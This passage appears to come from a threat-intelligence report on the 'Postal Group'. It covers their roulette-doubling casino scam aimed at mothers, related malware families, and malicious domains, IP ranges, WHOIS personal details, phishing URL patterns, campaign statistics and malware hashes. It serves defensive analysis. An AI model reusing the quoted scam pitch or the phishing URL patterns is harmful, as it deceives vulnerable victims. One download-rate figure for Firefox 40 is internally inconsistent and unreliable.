There is a known scam based on a flawed technique for cheating in a roulette game. It instructs people to only bet one color, starting with a 1 USD bet. Then, if your color wins – you win 2 USD. If it does not, double your bet. So, if you win at any point, you will still win 1 USD more then all of the money you have invested, simply because, for every $n \geq 0$:


$$2^{n+1} - \sum_{i=0}^{n} 2^i = 1$$

However, there are two main problems with this system. First one is that 2^n grows very quickly. In the second bet you have to have 3 USD in order to place both bets. In the 10th bet, you have to have 1023 USD. Even if you had that much money and were willing to bet it, all roulette wheels have a green 0 field on them (sometimes even an additional green 00 field). Which means that the chance that your color wins is not $\frac{1}{2}$, but rather $\frac{18}{37} \approx 0.486$. We also have limited resources. Let's assume that you are willing to bet a little over 1 million dollars on this system. This means that instead of always winning one dollar, we will win, on average:

$$E[X] = 1 \cdot \frac{18}{37} + 1 \cdot \left(\frac{19}{37}\right) \cdot \frac{18}{37} + \ldots + 1 \cdot \left(\frac{19}{37}\right)^{19} \cdot \frac{18}{37} - 1048575 \cdot \left(\frac{19}{37}\right)^{20} \approx -0.705[\text{USD}]$$

And this, in turn, means that, as always, only house can win. But, it can split it's winnings with attackers...

This technique is then advertised as a sure win and a method that allows people to earn a lot of money from home. The Postal Group was targeting primarily stay-at-home mothers. The Postal Group earned money, because they provided links to casino affiliate programs. These programs reward people, who can attract new users to casino sites. Hence, by providing an affiliate program links, attackers made money, which was easily laundered using the casino itself. Figure 10 shows two of these sites, one in English and one in Russian.



МЕТОД, ИЗМЕНИВШИЙ МОЮ ЖИЗНЬ

Возможность получать стабильный доход, не выходя из дома, стала доступнее, чем когда-либо!
Это просто, это легально, это быстро!

elenatitova78@mail.com

Здравствуйте,
меня зовут Елена . У меня есть трое чудесных сыновей, но, к несчастью, мой муж погиб в автомобильной аварии пять лет назад.
До того, как произошла эта трагедия, я работала в качестве разработчика сайтов для сообщества онлайн-игр.
Мы хорошо жили и ни в чем не нуждались;
мой муж любил возиться с нашими сыновьями, играл с ними, готовил для них, дети знали, что папа всегда рядом и готов прийти на помощь. Я была счастливой мамой и женой, и самое главное – нам удавалось проводить время вместе. Но потом случилась беда - она свалилась, как снег на голову.
Я и представить не могла, что в одночасье потеряю любовь всей своей жизни…!

THE METHOD THAT CHANGED MY LIFE

Making steady income from home is easier than ever.
It's simple! It's legal! It's quick!

michelleclarke76@mail.com

Hi,
My Name is Michelle . I have three beautiful boys and unfortunately I lost my husband in a car accident five years ago.
Before my tragedy happened, I used to work as a web developer in an online gaming company. Life was good; we had a nice income coming in. The kids were happy having their daddy around, helping them, playing with them, and cooking their favorite food.
I was happy having all "Mom" duties sorted out, and most important thing, we had the weekends for traveling and spending time together as a family.
But then it happened, out of the blue, Love of My Life is Gone!

Figure 10: Casino scam websites

3.7. Other malware

We can track additional malware families to the Postal Group. Whether they were used simply as a dropper (Andromeda) or have structural similarities (Banatrix, Hesperbot) we still believe that it had ties to the Postal Group. Of course, in some cases this may mean that the Postal Group subcontracted the malware development.

3.7.1. Andromeda

Andromeda is a bot that was used primarily as a dropper for more complex malware (like Slave). It also sends the attacker some information about the infected system. Apart from being

used to deliver another malware, Andromeda has also the following capabilities:

- Grabs all POST requests made by any browser. This allows the attackers to grab passwords and login data that the user enters.
- Hides within the system using user-space rootkit.
- Socks proxy – to allow the attacker to use the infected machine as an anonymous proxy.

3.7.2. Banatrix

Banatrix was described in details in several of our blog posts, most notably in the "Banatrix: an indepth look". However, it shares a similar mutex naming, fascination with Bitcoins and IBAN replacement with Slave.

Early Slave versions used to replace any bank account number found in the request body. Additionally, Slave uses a mutex named `__NTDLL_CORE__`, while Banatrix used the mutex named `__NTDLL_CORE__[processID]` in order to infect multiple browser processes. Both Banatrix and Slave targeted Polish banks and used Polish bank accounts to perform the swap. While we can easily tie Slave with the Postal Group, Banatrix did not use the malicious IP range and instead used `AS52173`.

3.7.3. Hesperbot

ESET in their TorrentLocker report is linking the TorrentLocker malware with previous Hesperbot. While we did not analyse the Hesperbot and it's connections to the Postal Group, we note this fact here for completeness.

OpFake Android malware connected to the the `sub-host-peer.net` domain (IP: `185.18.52.176`). One of the backup domains – `dynayo-rooxo-gabtype.net` – was also resolving to this IP address since the beginning of August. Both of these domains where registered using the following information:

```
Registrant Name: Smen Volozin
Registrant Organization: Private Person
Registrant Street: ul. nekrasova, 9, kv. 53
Registrant City: Pskov
Registrant State/Province: Pskov
Registrant Postal Code: 180000
Registrant Country: RU
Registrant Phone: +79816845362
Registrant Email: volozin.semen@yandex.ru
```

By using that information to search for other domains, we found the following domains registered for the same person:

- `mixpornotube.net (registered since 4th of August, 2014)`
- `varetz.net (registered since 4th of August, 2014)`
- `androidflv.net (registered since 4th of August, 2014)`
- `inter-host-media.in (registered since 4th of August, 2014)`
- `mini0pera.info (registered since 5th of August, 2014)`
- `androidbrowser.biz (registered since 5th of August, 2014)`
- `porno18teens.net (registered since 5th of August, 2014)`
- `porno18teens.com (registered since 5th of August, 2014)`
- `privateswingerclub.net (registered since 20th of August, 2014)`
- `crossfit-air.net (registered since 20th of April, 2015)`

Domains `mini0pera.org` and `androidbrowser.org` were used in the JavaScript in Polish Post Office phishings (see 3.1). However, we were not able to link domains from the list above to any malicious activity.

4.1. Malicious IP range

If we start with `pocztapolska.biz` – domain used in the original phishing attack – it resolved to `46.161.30.225`, which is the same IP address as was used for the following domains:

- `wholetdiedogsout.com (registered since 7th of May, 2015)`

- bounaromnabouna.org (registered since 18th of August, 2015)

First domain is the C&C for Slave malware, which was distributed with this phishing attack. IP 46.161.30.225 belongs to one of the most interesting IP ranges that we have ever seen:

```
inetnum:        46.161.30.0 - 46.161.30.255
netname:        KolosokIvan-net
descr:          Net for customer ID 12510
country:        RU
admin-c:        KI811-RIPE
tech-c:         KI811-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-PIN
mnt-routes:     ISPSYSTEM-MNT
mnt-by:         MNT-PINSUPPORT
created:        2013-09-04T08:54:41Z
last-modified:  2015-08-27T14:50:47Z

person:         Kolosok Ivan
address:        ul Lenina 19-56
phone:          +380766553642
nic-hdl:        KI811-RIPE
mnt-by:         KolosokIvan
created:        2013-08-30T14:33:05Z
last-modified:  2013-08-30T14:33:05Z
```

This IP range is used exclusively by the Postal Group in their phishing attacks. We can divide it in a several groups based on IP range and domain names:

- Domains related to postal office and similar phishing attacks (see 3.1). IP ranges used were 46.161.30.10 – 46.161.30.15, 46.161.30.200 – 46.161.30.203 and 46.161.30.220 – 46.161.30.225 with the following domain examples:
  - getyourpostrack.net
  - drivewarning.org
  - trackthingnotice.com
  - carefuldrive.net
  - poczta-sledzenie.com
  - polska-poczta.com
  - polskapoczta.net
  - poczta-polska.info
  - correosportal24.com
  - correos-portal.net
  - au-violation.org
- Malware C&C servers:
  - wholetdiedogsout.com (46.161.30.225) – Slave malware
  - tweeter-stat.ru (46.161.30.16) – TorrentLocker malware

  - walkingdead32.ru (46.161.30.17) – TorrentLocker malware

- Exploit Kits hosted on the subdomains of a legitimate domains, which where set up using a hacked afraid.org accounts (range 46.161.30.1 – 46.161.30.40) with the following domain examples:

  - firaridole.ecocentronatal.com.br
  - cihuyuvubo.redcarpetaffairs.co.uk
  - haseyetehu.yerkopetricic.cl
  - fewemuveba.darwinblocks.com.au
  - vabavimune.deks-bud.pl
  - wiwoticeyo.ofertasnz.com.br
  - jeyejogeye.rawmilkcanada.ca
  - zergsased.nearys.co.uk
  - sejehepowa.descaracterizacao.com.br
  - waxelokofo.cantamariaexpresso.com.br
  - cirupopupe.banque.tw
  - hipovahaku.emall.kz
  - pipolifoho.cosmic.al
  - lobukehali.bazarjesus.pt
  - velonujuyi.mysystem.ec

- Casino-affiliate roulette scams, targeting i.a. mothers that want to work from home (see 3.6). IP range used was 46.161.30.4 – 46.161.30.7 with the following domain examples:

  - mom-soldi-home-blog.com
  - mamaprofitwork.com
  - systememichelle-revenu.com
  - elena-home-work.com
  - systememichellerevenu.com
  - einkommenhausmichelle.com
  - mom-michelle-successo.com
  - my-profit-method.com

- Pharmacy related domain names. All were resolving to the IP 46.161.30.226 with the following domain examples:

  - webrxtopstore.com
  - bestomedoshopo.com
  - storerxweb.ru
  - bluerxproduct.com
  - rxwebstore.ru
  - rxmartonline.ru
  - freebonusrx.com

- Domains related to teen pornography. IP ranges used were 46.161.30.9, 46.161.30.16 – 46.161.30.20 and 46.161.30.205 with the following domain examples:

  - 18pretty.net
  - hentailake.com
  - amour-angels.pw
  - grouphookupdate.com
  - mega-fuckbook.com
  - ihookup-tonight.com

- IP range 46.161.30.44 – 46.161.30.199 was left mostly unused.

During the postal office phishing campaigns, no matter what country was targeted, consistent URL patterns were used. They had one of the following forms:

```
http://[domain name]/[5-8 random chars].php?id=[e-mail, base64 encoded]
http://[domain name]/system/logs/[5-8 random chars].php?id=[e-mail]
http://[domain name]/system/logs/[5-8 random chars].php?action=unsubscribe
```

Last two URL patterns were used if the domain was hacked and the first URL pattern was used when the Postal Group bought the domain. Domains listed above were mainly used as a senders domains, in order to impersonate the Post Office (or AFP) legitimate domains.

4.2. Autonomous systems and hosting providers

Some of the domains mentioned above were at one point located on different IP addresses of, mainly Russian, hosting providers. So, IP range mentioned above was not the only one that the attackers used. For example the Slave C&C domain – `wholetdiedogsout.com` – resolved to the following IP addresses:

- `46.151.53.40 (AS61214)`
- `46.161.30.225`
- `109.68.190.175 (AS52201)`

AS61214 is known for hosting multiple types of malware C&C, scams and is used by spammers. Last address, `109.68.190.175`, hosted also the following domains connected with Australian post phishing (see 3.1):

- `auspost24.net`
- `mail.auspost24.net`
- `auspost-track24.net`
- `mail.auspost-track24.net`

What is more, this is also an IP address for BetaBot C&C server located at the domain `bounaromnabouna.com`.

Other interesting AS is AS6698 (`SPD Solomaha Yuriy Vladimirovich`). This is where the IP address `176.97.116.164` for some of the Slave C&C was located. This is also where some of the executable malware files were located. Domains that were resolved to this IP address are:

- `mymotherhascome.com`
- `gtagmanager.com`
- `bounaromnabouna.org`

Thanks to Logical Trust, we were able to analyse the statistical data regarding the phishing campaigns that impersonated Polish Post Office. We received statistics from three different servers, all documenting one Polish phishing campaign that happened in the second half of August. Here, we will present combined statistics from all of these servers.

- Interactions with the website: 15416 unique IPs,
- Number of people that downloaded the malware: 6388 unique IPs.

This means that 41.4% of people downloaded malware from this phishing campaign. That is a really high success rate. We do not know however how much of these people got actually infected with the malware.




Figure 11: Statistics per country

Figure 11 shows how many users from different countries viewed the phishing website and downloaded the malware. Since this campaign was targeting Polish Internet users, this chart of course shows a significant portion of traffic coming from Poland. This campaign was also targeting two operating systems – Android and Windows. Figure 12 shows how many users of different operating systems and browsers viewed the phishing sites and downloaded the malware. Of course, downloading the malware does not mean that the user actually became infected.




Figure 12: Statistics per browser and operating system

Phishing victims by operating system			
Operating system	Views	Downloads	Download rate
Windows 7	6408	2624	40.9%
Windows XP	2244	832	37.0%
Windows 8.1	1786	770	43.1%
Windows Vista	549	236	43.0%
Windows 8	289	112	38.7%
Android 4.4.2	401	233	52.8%
Android 4.4.4	292	179	61.3%
Android 5.0.2	212	149	70.3%
Android 5.0	189	120	63.5%

Phishing victims by browser			
Browser	Views	Downloads	Download rate
Chrome Dev 44	3857	1613	41.8%
Firefox 40	3670	1518	22.7%
Mobile browser	1872	981	52.4%
Firefox 39	1419	508	35.8%
Internet Explorer 11	1320	547	41.4%
Safari	702	243	34.6%
Opera 31	524	236	45.0%

A. Malware hashes

A.1. Android

- com.android.system
  - b566239fc3854276619d7c0c157b837fcda02b6878014549f524de4c89f57b37
- com.plpochta.app
  - 3ab0beaf860e12b318f97dfdc629c066e71b0891e1bfd92473db82b86cc93012
- com.mailpl.apps.pl
  - 7cdf57eca5220399c45ddb92eed4bf1ac879ef4dbf150cba190b546b77b50357
  - 07f29192a339791a997c1a58ba58fa24dff31a60924110a610ed04cd691dac80

A.2. Windows

- TorrentLocker / Crypt0locker
  - 9d7dbb4de40e0ef8867500988653cea03fa89a0c62dcc56a3739327f8a24d504
  - 94a4809a3ba8d40407c7d1f0cfc0b84446fa417a624043bb621879b42832108c
  - 9eb68bd28de11fdfb397ba67605c3924d8d32e2ee5473209311ca608f212d4c2
  - 91d8acd8f3c89b92c39ace385a67ac992fae5e56cf8f8c73b8b02e4e4c58deff
  - f9f7b0b949c1206c15b9f94702efb6d728988d4ae350748aa481cbf621136260
  - df87eac90c5f3f04ccf2e38b38c196a00a6c3b225d790bab1cc97fb6c6ef67a1
- Slave
  - 85cf88e113429393b4f0a4984f45dc0fb97e2a24b3c96f656607abe139504648
  - bcb7677cfe84ee85418c018f4fb13811637f05bc1234a9dd5e9be15d13a113ff
- Banatrix
  - 7c4d4e98601b2ae11c4a27299ded2a15e635b317ef32f48f683da016ca77c1c9
  - 61763d147bfc3e5d414084435e0a2f4ac75d6101d9865f5171ca2bb089750c3d
  - 97ea009213e2d6ae53862f66cbc5ba64470a4e5057a59a05dbf7a9206123a4c1
  - 85740d8deee1cb968608a1e99a2c2e825eeb4a0d8e4df1f2f4a35cce6e8e15d3